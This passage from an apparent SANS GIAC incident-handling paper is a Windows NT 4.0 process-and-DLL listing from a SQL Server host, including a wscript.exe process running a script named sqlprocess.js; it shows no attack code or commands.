  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
------------------------------------------------------------------------------
WINLOGON.EXE pid: 46
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Command line: winlogon.exe

```
  Base       Size      Version              Path
  0x01000000  0x33000                 \??\C:\WINNT\system32\winlogon.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x74880000  0x14000   4.00.1381.0307  C:\WINNT\system32\USERENV.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
  0x77fd0000  0x2a000   4.00.1371.0001  C:\WINNT\system32\WINMM.dll
  0x75c90000  0x21000   4.00.1381.0295  C:\WINNT\system32\msgina.dll
  0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
  0x00f40000  0xd000    6.00.0002.2188  C:\PROGRA~1\Sybase\ADAPTI~1.0\win32\dbctrs6.dll
  0x42c20000  0xe000    2000.02.0008.0000  C:\WINNT\system32\SQLCTR70.DLL
  0x74a00000  0x6000    4.00.1381.0164  C:\WINNT\system32\tapiperf.dll
  0x75460000  0xf000    4.00.1381.0279  C:\WINNT\system32\Perfctrs.dll
  0x74ba0000  0x9000    4.00.1381.0164  C:\WINNT\system32\snmpapi.dll
  0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
  0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
  0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
  0x76a90000  0xf000    4.00.1381.0279  C:\WINNT\system32\INETMIB1.DLL
-------------------------------------------------------------------------------
SERVICES.EXE pid: 48
Command line: C:\WINNT\system32\services.exe

  Base       Size      Version              Path
  0x02290000  0x24000   4.00.1381.0164  C:\WINNT\system32\services.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x74900000  0x1a000   4.00.1381.0164  C:\WINNT\system32\umpnpmgr.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x74880000  0x14000   4.00.1381.0307  C:\WINNT\system32\USERENV.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
  0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
  0x76e00000  0xf000    4.00.1381.0300  C:\WINNT\system32\eventlog.dll
  0x77fd0000  0x2a000   4.00.1371.0001  C:\WINNT\system32\WINMM.dll
  0x74b40000  0x1c000   4.00.1381.0327  C:\WINNT\system32\Srvsvc.dll
  0x758b0000  0x6000    4.00.1381.0164  C:\WINNT\system32\ntlsapi.dll
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 0x77c00000  0x18000   4.00.1381.0314  C:\WINNT\system32\WINSPOOL.DRV
 0x74450000  0x1c000   4.00.1381.0327  C:\WINNT\system32\XACTSRV.dll
 0x773e0000  0xe000    4.00.1371.0001  C:\WINNT\system32\browser.dll
 0x745e0000  0x11000   4.00.1381.0317  C:\WINNT\system32\wkssvc.dll
 0x765e0000  0x7000    4.00.1381.0316  C:\WINNT\system32\lmhsvc.dll
 0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
 0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
 0x76b10000  0x7000    4.00.1371.0001  C:\WINNT\system32\ICMP.dll
 0x758c0000  0xb000    4.00.1381.0336  C:\WINNT\system32\ntlmssps.dll
 0x774d0000  0x8000    4.00.1374.0001  C:\WINNT\system32\alrsvc.dll
 0x75c80000  0xc000    4.00.1381.0164  C:\WINNT\system32\msgsvc.dll
 0x74620000  0x7000    4.00.1381.0282  C:\WINNT\system32\winsrpc.dll
 0x74fc0000  0xf000    4.00.1381.0319  C:\WINNT\system32\RpcLtCcm.Dll
 0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
 0x77670000  0x15000   4.00.1381.0300  C:\WINNT\system32\MSWSOCK.DLL
 0x74ff0000  0xe000    4.00.1381.0300  C:\WINNT\System32\rnr20.dll
 0x77660000  0xf000    4.00.1381.0164  C:\WINNT\system32\msafd.dll
 0x77690000  0x9000    4.00.1381.0297  C:\WINNT\System32\wshtcpip.dll
--------------------------------------------------------------------------
LSASS.EXE pid: 51
Command line: C:\WINNT\system32\lsass.exe

 Base        Size      Version              Path
 0x018e0000  0x6000    4.00.1381.0324  C:\WINNT\system32\lsass.exe
 0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
 0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
 0x76520000  0x29000   4.00.1381.0324  C:\WINNT\system32\LSASRV.dll
 0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
 0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
 0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
 0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
 0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
 0x74f50000  0x2e000   4.00.1381.0275  C:\WINNT\system32\SAMSRV.dll
 0x75c20000  0xc000    4.00.1381.0164  C:\WINNT\system32\msprivs.dll
 0x73680000  0x31000   4.00.1381.0294  C:\WINNT\system32\Netlogon.dll
 0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
 0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
 0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
 0x75b80000  0xf000    4.00.1381.0307  C:\WINNT\system32\msv1_0.dll
 0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
 0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
 0x76e70000  0x12000   4.00.1381.0336  C:\WINNT\system32\security.dll
 0x71870000  0x14000   6.00.0000.7755  C:\WINNT\system32\msapsspc.dll
 0x779d0000  0x15000   4.2000.0000.6172  C:\WINNT\system32\MSVCRT40.dll
 0x780a0000  0x12000   6.00.8168.0000  C:\WINNT\system32\MSVCIRT.dll
 0x77400000  0x21000   4.87.1959.1877  C:\WINNT\system32\schannel.dll
 0x5e380000  0x25000   5.131.1877.0003  C:\WINNT\system32\MSOSS.dll
 0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
 0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
 0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
 0x5cf00000  0x5e000   5.131.1877.0005  C:\WINNT\system32\CRYPT32.dll
 0x71840000  0x1f000   6.00.0000.7753  C:\WINNT\system32\msnsspc.dll
 0x60900000  0xe000    5.50.4134.0600  C:\WINNT\system32\digest.dll
 0x77720000  0x11000   4.00.1381.0289  C:\WINNT\system32\mpr.dll
--------------------------------------------------------------------------
SPOOLSS.EXE pid: 77
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Command line: C:\WINNT\system32\spoolss.exe

  Base       Size      Version              Path
  0x02440000  0xc000    4.00.1381.0164  C:\WINNT\system32\spoolss.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x74b60000  0xf000    4.00.1381.0164  C:\WINNT\system32\SPOOLSS.DLL
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
  0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
  0x76580000  0x27000   4.00.1381.0321  C:\WINNT\system32\localspl.dll
  0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
  0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
  0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
  0x76ac0000  0x1d000   4.00.1381.0125  C:\WINNT\system32\IMAGEHLP.dll
  0x77c00000  0x18000   4.00.1381.0314  C:\WINNT\system32\winspool.drv
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\netapi32.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
  0x765b0000  0x7000    4.00.1381.0279  C:\WINNT\system32\localmon.dll
  0x75430000  0x7000    4.00.1371.0001  C:\WINNT\system32\pjlmon.dll
  0x74660000  0x8000    4.00.1381.0164
C:\WINNT\System32\spool\PRTPROCS\W32X86\winprint.dll
  0x74670000  0x1e000   4.00.1381.0273  C:\WINNT\system32\win32spl.dll
--------------------------------------------------------------------------
NETDDE.EXE pid: 82
Command line: C:\WINNT\system32\netdde.exe

  Base       Size      Version              Path
  0x01b00000  0x20000   4.00.1381.0306  C:\WINNT\system32\netdde.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x75a80000  0x7000    4.00.1381.0164  C:\WINNT\system32\NDdeApi.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
  0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
--------------------------------------------------------------------------
NETDDE.EXE pid: 91
Command line: netdde

  Base       Size      Version              Path
  0x01b00000  0x20000   4.00.1381.0306  C:\WINNT\system32\NETDDE.EXE
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x75a80000  0x7000    4.00.1381.0164  C:\WINNT\system32\NDdeApi.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
  0x75a70000  0x9000    4.00.1381.0164  C:\WINNT\system32\NDDENB32.dll
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
-----------------------------------------------------------------------------
wscript.exe pid: 103
Command line: C:\WINNT\System32\WScript.exe "C:\WINNT\system32\sqlprocess.js"

  Base        Size      Version              Path
  0x00400000  0x16000   5.01.0000.4615  C:\WINNT\System32\WScript.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
  0x65340000  0x92000   2.40.4277.0001  C:\WINNT\system32\OLEAUT32.dll
  0x70290000  0x73000   5.50.4134.0600  C:\WINNT\system32\urlmon.dll
  0x70bd0000  0x4c000   5.50.4134.0600  C:\WINNT\system32\SHLWAPI.dll
  0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
  0x76ab0000  0x5000    4.00.1381.0001  C:\WINNT\System32\IMM32.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x712b0000  0x87000   5.05.0000.5207  C:\WINNT\System32\jscript.dll
  0x10000000  0x12000   5.01.0000.4615  C:\WINNT\System32\wshom.ocx
  0x77c00000  0x18000   4.00.1381.0314  C:\WINNT\System32\WINSPOOL.DRV
  0x77720000  0x11000   4.00.1381.0289  C:\WINNT\system32\MPR.dll
  0x6b800000  0x24000   5.01.0000.5010  C:\WINNT\System32\scrrun.dll
  0x71810000  0x17000   5.50.4134.0600  C:\WINNT\system32\url.dll
  0x11000000  0x5000    1.00.0000.0000  C:\WINNT\system32\timer.dll
  0x66000000  0x158000  6.00.0082.0068  C:\WINNT\system32\MSVBVM60.DLL
-----------------------------------------------------------------------------
RPCSS.EXE pid: 194
Command line: C:\WINNT\system32\RpcSs.exe

  Base        Size      Version              Path
  0x02170000  0x1d000   4.00.1381.0327  C:\WINNT\system32\RpcSs.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
  0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
  0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 0x77670000  0x15000   4.00.1381.0300  C:\WINNT\system32\MSWSOCK.DLL
 0x76e70000  0x12000   4.00.1381.0336  C:\WINNT\system32\SECURITY.dll
 0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
 0x71870000  0x14000   6.00.0000.7755  C:\WINNT\system32\msapsspc.dll
 0x779d0000  0x15000   4.2000.0000.6172  C:\WINNT\system32\MSVCRT40.dll
 0x780a0000  0x12000   6.00.8168.0000  C:\WINNT\system32\MSVCIRT.dll
 0x77400000  0x21000   4.87.1959.1877  C:\WINNT\system32\schannel.dll
 0x5e380000  0x25000   5.131.1877.0003  C:\WINNT\system32\MSOSS.dll
 0x5cf00000  0x5e000   5.131.1877.0005  C:\WINNT\system32\CRYPT32.dll
 0x71840000  0x1f000   6.00.0000.7753  C:\WINNT\system32\msnsspc.dll
 0x60900000  0xe000    5.50.4134.0600  C:\WINNT\system32\digest.dll
 0x74fa0000  0xb000    4.00.1381.0319  C:\WINNT\system32\RpcLtScm.Dll
 0x77660000  0xf000    4.00.1381.0164  C:\WINNT\system32\msafd.dll
 0x77690000  0x9000    4.00.1381.0297  C:\WINNT\System32\wshtcpip.dll
 0x74ff0000  0xe000    4.00.1381.0300  C:\WINNT\System32\rnr20.dll
 0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
--------------------------------------------------------------------------------
msdtc.exe pid: 202
Command line: C:\WINNT\System32\msdtc.exe

 Base        Size      Version                Path
 0x00400000  0x4000    1999.06.0854.0000  C:\WINNT\System32\msdtc.exe
 0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
 0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
 0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
 0x69400000  0x9000    1999.06.0854.0000  C:\WINNT\System32\MSDTC.DLL
 0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
 0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
 0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
 0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
 0x69380000  0x2a000   1999.06.0854.0000  C:\WINNT\System32\DtcXaTm.dll
 0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
 0x780a0000  0x12000   6.00.8168.0000  C:\WINNT\System32\MSVCIRT.dll
 0x69120000  0x13000   1999.06.0854.0000  C:\WINNT\System32\ADME.dll
 0x69000000  0xa000    1999.06.0854.0000  C:\WINNT\System32\DTCUtil.dll
 0x68ff0000  0x7000    1999.06.0854.0000  C:\WINNT\System32\DTCTRACE.dll
 0x69790000  0xd000    1999.06.0854.0000  C:\WINNT\System32\MTXCLU.DLL
 0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
 0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
 0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
 0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
 0x69360000  0x9000    1999.06.0854.0000  C:\WINNT\System32\XOLEHLP.dll
 0x690b0000  0x1e000   1999.06.0854.0000  C:\WINNT\System32\DTCCM.dll
 0x69050000  0xf000    1999.06.0854.0000  C:\WINNT\System32\DTCUIS.dll
 0x69160000  0x13000   1999.06.0854.0000  C:\WINNT\System32\LOGMGR.dll
 0x69190000  0x84000   1999.06.0854.0000  C:\WINNT\System32\MSDTCTM.dll
 0x7f230000  0xd000    1.00.0224.0006  C:\WINNT\System32\CLUSAPI.DLL
 0x7f250000  0xa000    1.00.0224.0006  C:\WINNT\System32\RESUTILS.DLL
 0x69a40000  0x1b000   1999.06.0854.0000  C:\WINNT\System32\MTxOCI.Dll
 0x69a20000  0xb000    1999.06.0902.0000  C:\WINNT\System32\MtxDm.dll
 0x69140000  0x17000   1999.06.0854.0000  C:\WINNT\System32\ENUdtc.dll
 0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
 0x74fa0000  0xb000    4.00.1381.0319  C:\WINNT\System32\RpcLtScm.Dll
 0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
 0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
 0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
 0x77670000  0x15000   4.00.1381.0300  C:\WINNT\System32\MSWSOCK.DLL
 0x77660000  0xf000    4.00.1381.0164  C:\WINNT\system32\msafd.dll
 0x77690000  0x9000    4.00.1381.0297  C:\WINNT\System32\wshtcpip.dll
 0x74ff0000  0xe000    4.00.1381.0300  C:\WINNT\System32\rnr20.dll
 0x74fc0000  0xf000    4.00.1381.0319  C:\WINNT\System32\RpcLtCcm.Dll
-------------------------------------------------------------------------
sqlservr.exe pid: 258
Command line: C:\MSSQL7\binn\sqlservr.exe

 Base        Size      Version                Path
 0x00400000  0x4ca000  2000.03.0002.0000  C:\MSSQL7\binn\sqlservr.exe
 0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
 0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
 0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
 0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
 0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
 0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
 0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
 0x65340000  0x92000   2.40.4277.0001  C:\WINNT\system32\OLEAUT32.dll
 0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
 0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
 0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
 0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
 0x41060000  0x26000   2000.02.0008.0000  C:\MSSQL7\binn\opends60.dll
 0x41090000  0xd000    2000.02.0008.0000  C:\MSSQL7\binn\ums.dll
 0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
 0x1b5c0000  0x95000   4.00.3829.0000  C:\WINNT\system32\mswstr10.dll
 0x780a0000  0x12000   6.00.8168.0000  C:\WINNT\system32\MSVCIRT.dll
 0x410a0000  0x7000    1998.11.0013.0000  C:\MSSQL7\binn\sqlevn70.dll
 0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
 0x410b0000  0x4f000   2000.02.0008.0000  C:\MSSQL7\binn\COMNEVNT.DLL
 0x1f7d0000  0x34000   3.520.4403.0002  C:\WINNT\system32\ODBC32.dll
 0x77d80000  0x32000   4.00.1381.0319  C:\WINNT\system32\comdlg32.dll
 0x41100000  0xc000    1999.10.0020.0000  C:\WINNT\system32\SQLWOA.dll
 0x1f8c0000  0x16000   3.520.4403.0002  C:\WINNT\system32\odbcint.dll
 0x75a80000  0x7000    4.00.1381.0164  C:\WINNT\system32\NDDEAPI.DLL
 0x77c00000  0x18000   4.00.1381.0314  C:\WINNT\system32\WINSPOOL.DRV
 0x41130000  0x4e000   2000.02.0008.0000  C:\MSSQL7\binn\SQLTrace.DLL
 0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.DLL
 0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
 0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
 0x41190000  0x6000    1999.04.0012.0000  C:\MSSQL7\binn\SSNMPN70.dll
 0x411a0000  0xb000    1999.04.0012.0000  C:\MSSQL7\binn\SSMSSO70.dll
 0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
 0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
 0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
 0x411b0000  0x8000    2000.02.0008.0000  C:\MSSQL7\binn\SSMSRP70.dll
 0x77660000  0xf000    4.00.1381.0164  C:\WINNT\system32\msafd.dll
 0x77690000  0x9000    4.00.1381.0297  C:\WINNT\System32\wshtcpip.dll
 0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\system32\rpclts1.dll
 0x74fa0000  0xb000    4.00.1381.0319  C:\WINNT\system32\RpcLtScm.Dll
 0x77670000  0x15000   4.00.1381.0300  C:\WINNT\system32\MSWSOCK.DLL
 0x74ff0000  0xe000    4.00.1381.0300  C:\WINNT\System32\rnr20.dll
 0x74fc0000  0xf000    4.00.1381.0319  C:\WINNT\system32\RpcLtCcm.Dll
 0x76e70000  0x12000   4.00.1381.0336  C:\WINNT\system32\security.dll
 0x71870000  0x14000   6.00.0000.7755  C:\WINNT\system32\msapsspc.dll
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  0x779d0000  0x15000   4.2000.0000.6172  C:\WINNT\system32\MSVCRT40.dll
  0x77400000  0x21000   4.87.1959.1877  C:\WINNT\system32\schannel.dll
  0x5e380000  0x25000   5.131.1877.0003  C:\WINNT\system32\MSOSS.dll
  0x5cf00000  0x5e000   5.131.1877.0005  C:\WINNT\system32\CRYPT32.dll
  0x71840000  0x1f000   6.00.0000.7753  C:\WINNT\system32\msnsspc.dll
  0x60900000  0xe000    5.50.4134.0600  C:\WINNT\system32\digest.dll
  0x411c0000  0x5000                    C:\MSSQL7\binn\SQLRGSTR.DLL
  0x41820000  0x6000    1998.11.0013.0000  C:\MSSQL7\binn\xpsqlbot.dll
  0x417f0000  0x8000    1998.11.0013.0000  C:\MSSQL7\binn\sqlboot.dll
-----------------------------------------------------------------------------
PSTORES.EXE pid: 264
Command line: c:\winnt\system32\pstores.exe

  Base        Size      Version                Path
  0x01000000  0x17000   5.00.1877.0003  c:\winnt\system32\pstores.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77bf0000  0x7000    4.00.1381.0319  c:\winnt\system32\rpcltc1.dll
  0x76ac0000  0x1d000   4.00.1381.0125  c:\winnt\system32\imagehlp.dll
  0x47600000  0xe000    5.131.1877.0005  c:\winnt\system32\wintrust.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x5cf00000  0x5e000   5.131.1877.0005  c:\winnt\system32\CRYPT32.dll
  0x5e380000  0x25000   5.131.1877.0003  c:\winnt\system32\MSOSS.dll
  0x47a80000  0x11000   5.131.1877.0004  c:\winnt\system32\SOFTPUB.DLL
  0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
  0x60000000  0xd000    5.00.1877.0005  c:\winnt\system32\pstorerc.dll
  0x5a880000  0x13000   5.00.1877.0005  c:\winnt\system32\psbase.dll
  0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
